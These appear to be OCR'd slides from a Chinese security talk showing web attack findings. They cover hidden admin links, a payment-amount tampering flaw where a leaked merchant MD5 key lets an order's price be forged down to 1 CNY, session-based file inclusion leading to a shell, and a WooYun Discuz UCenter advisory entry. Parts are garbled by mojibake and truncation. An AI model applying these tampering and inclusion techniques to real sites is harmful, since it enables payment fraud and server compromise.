<div id="leftnav" region="west" split="true" style="z-index:1">
    <div class="ctr_btn2 panel-tool"> <a class="layout-button-left leftOpenClose" href="javascript:void(0)"><span id="img_lr" class="right"></span></a> </div>
    <div class="m container" id="m container">
```

“https://xxxxx/manage/query/queryApplyinfo.do?method-toquery”

```
<!--主工作区*S-->
<div id="right">
  <div id="tt">
    <iframe id="contentFrame" name="contentFrame" frameborder="0" scrolling="auto" src="https://                    /mcms/notice/querynotice.do?pageSize=10&currentPa
  </div>
</div>
<!--
<div id="right">
  <div id="tt">
    <iframe id="contentFrame" name="contentFrame" frameborder="0" scrolling="auto" src="https://--                    /manage/query/queryApplyinfo.do?method-toquery" c
  </div>
</div>

<div id="right">
  <div id="tt">
    <iframe id="contentFrame" name="contentFrame" frameborder="0" scrolling="auto" src="https://                    .com/manage/query/queryAuditInfo.do?method-toquery" c
  </div>
</div>
-->
```

# js源码隐藏的链接

```
//鑾儿堝娉ㄥ哳鏍Ⅽ獙
function register(win){

        validateFlag = true;
        removeErrorLi("#validate");
        if(!valiphone()) {
                return;
        }
        if(!registerValidateCode()){
                return;
        }
        /* 鑾儿堝娉ㄥ哳淇℃伅*/
        var mobilePhone=$("#mobile_r").val();
        var validationCode=$("#validate").val();
        var hidden=$("#findt").val();
        $.ajax({
                type: "POST",
                url: contextRootPath + "/user/registActivation.do",
                data : {'mobilePhone':mobilePhone,'validationCode':validationCode},
                cache : false,
                dataType : 'json',
                success :function(msg){
                        if(msg.result=='true') { //鏍Ⅽ獙閫氫繃
```

# 奇葩支付漏洞

Raw | Params | Headers | Hex

```
POST /shop/index.php?act=payment HTTP/1.1
Host: w[redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://[redacted]/shop/index.php?act=buy&op=pay&pay_sn=900469233911799427
Cookie: PHPSESSID=erkku3o375m852fnis9kik2mj1;
A98B_seccodefe5d4454=wjTf_ziyJtlSHbnYLixF0Hm0jYciiedVpQzVPYs0z0S5TjYuy0Q;
CNZZDATA1252940216=1308493404-1415880408-%7C1415890632; IESESSION=alive;
pgv_pvi=2469454848; pgv_si=s2978352128;
A98B_viewed_goods=pydRcvBUuioaZgXDvwqxVtBDXrQNCqE7cn_I9TndqWYt_GTCKIbDTX9OKXqDTMn
FlEnNDArPnI6iETpZrWvOD8uEpQpinMpSZCdSFVuSJUZ--cplweSc-vUqgkBpTjd-shL;
A98B_sdmenu_my_menu=001; A98B_msgnewnum431=0;
A98B_seccode8173bd43=myt5IDr8PqdqMmeSXfgzzkdqOOnwcQmFvWSmdojrdhBrQU_kNmf;
A98B_msgnewnum427=0; A98B_cart_goods_num=1
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 71

pay_sn=900469233911799427&payment_code=chinabank&order_type=product_buy
```

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Microsoft-IIS/7.5
X-Powered-By: PHP/5.4.24
X-Powered-By: ASP.NET
Date: Thu, 13 Nov 2014 15:41:09 GMT
Content-Length: 769

<html><head></head><body><form method="post" name="E_FORM"
action="https://pay3.chinabank.com.cn/PayGate"><input type='hidden' name='v_oid'
value='900469233911799427' /><input type='hidden' name='v_amount' value='2045' /><
type='hidden' name='v_moneytype' value='CNY' /><input type='hidden' name='v_mid'
value='23079972' /><input type='hidden' name='v_url'
value='http://www.[redacted]/shop/api/payment/chinabank/return_url.php' /><input type='hi
name='key' value='lxl@8898@[redacted]@006' /><input type='hidden' name='v_md5info'
value='4A6530A781122A091BEE650F51E924F9' /><input type='hidden' name='remark1'
value='product_buy' /><input type='hidden' name='remark2' value='' /></form><script
type="text/javascript">document.E_FORM.submit();</script></body></html>
```

# 奇葩支付漏洞

**MD5** 校验串生成方法：当消费者在商户端生成最终订单的时候，将订单中的 v_amount v_moneytype v_oid v_mid v_url key 六个参数的 value 值拼成一个无间隔的字符串(顺序不要改变)。参数 key 是商户的 MD5 密钥(该密匙可在登陆商户管理界面后自行更改。)

**MD5** 字符串示例：

0.01**0**19990720-**20000400**-000001234**20000400**http://domain/chinabank/Receive.aspkey

注意：得出的 **32** 位 **MD5** 值需转化为大写。(具体函数使用方法请参见接口示例)

# 奇葩支付漏洞

SQL▾ XSS▾ Encryption▾ Encoding▾ Other▾

Load URL https://pay3.chinabank.com.cn/PayGate

Split URL

**v_oid=x&v_amount=1&y_moneytype=CNY&key=xx&v_md5info=xxxx**

t data

v_oid=830469238052424427&v_amount=1&v_moneytype=CNY&v_mid=23079972&v_url=http%3A%2F%2F[redacted]%2Fapi%2Fpayment%2Fchinabank%2Freturn_url.php&key=lxl%408898%40allzpcn%40006&v_md5info=9BB06CE9959CF88F0955E7768E4B8C59&remark1=product_buy&remark2=

https://pay3.chinabank.com.cn/PayGate Google

Disable▾ Cookies▾ CSS▾ Forms▾ Images▾ Information▾ Miscellaneous▾ Outline▾ Resize▾ Tools▾ View Source▾ Options▾

消费者订单信息

商户名称: [redacted]

订单号码: 830469238052424427

订单金额: 1.00 CNY

如果您首次进行网上支付,请首先浏览 [新手指南]

3分钟开通网上支付功能演示

招行 工行 建行 中行 农行 民生

网银在线


# 0x03 不破楼兰终不还

- 从鸡肋文件包含到shell
- dz uc 弱口令 / uc key泄露


# 从鸡肋文件包含到shell

```
15    $views['row'] = $row;
16
17    /var/lib/php5/sessions/sess_$session id$
18    $views['UserGroupRows'] = $UserGroupRows;
19    $groupId = $row['groupId'];
20    $views['groupId'] = $groupId;
21
22    if ($_SERVER['REQUEST_METHOD'] == 'POST') {
23        $field = array();
24        $field['name'] = trim(stripTags(post('name')));
25        $field['groupId'] = intval(post('groupId'));
26        $field['status'] = intval(post('status'));
27        $field['notes'] = substr(trim(post('notes')), 0, 5000);
28        $_SESSION['userInfo']['class'] =trim(post('class'));
29
30
```

# 从鸡肋文件包含到shell



# 从鸡肋文件包含到shell



# dz uc 弱口令 / uc key泄露

## 漏洞概要

缺陷编号： WooYun-2014-65534

漏洞标题： Ucserver三个小问题

相关厂商： Discuz!

漏洞作者： Map

提交时间： 2014-06-19 21:09

公开时间： 2014-09-17 21:10

漏洞类型： 设计错误/逻辑缺陷

危害等级： 中

自评Rank： 10

漏洞状态： 厂商已经确认

漏洞来源： http://www.wooyun.org，如有疑问或需要帮助请联系 help@wooyun.org

Tags标签： 无

分享漏洞： 分享到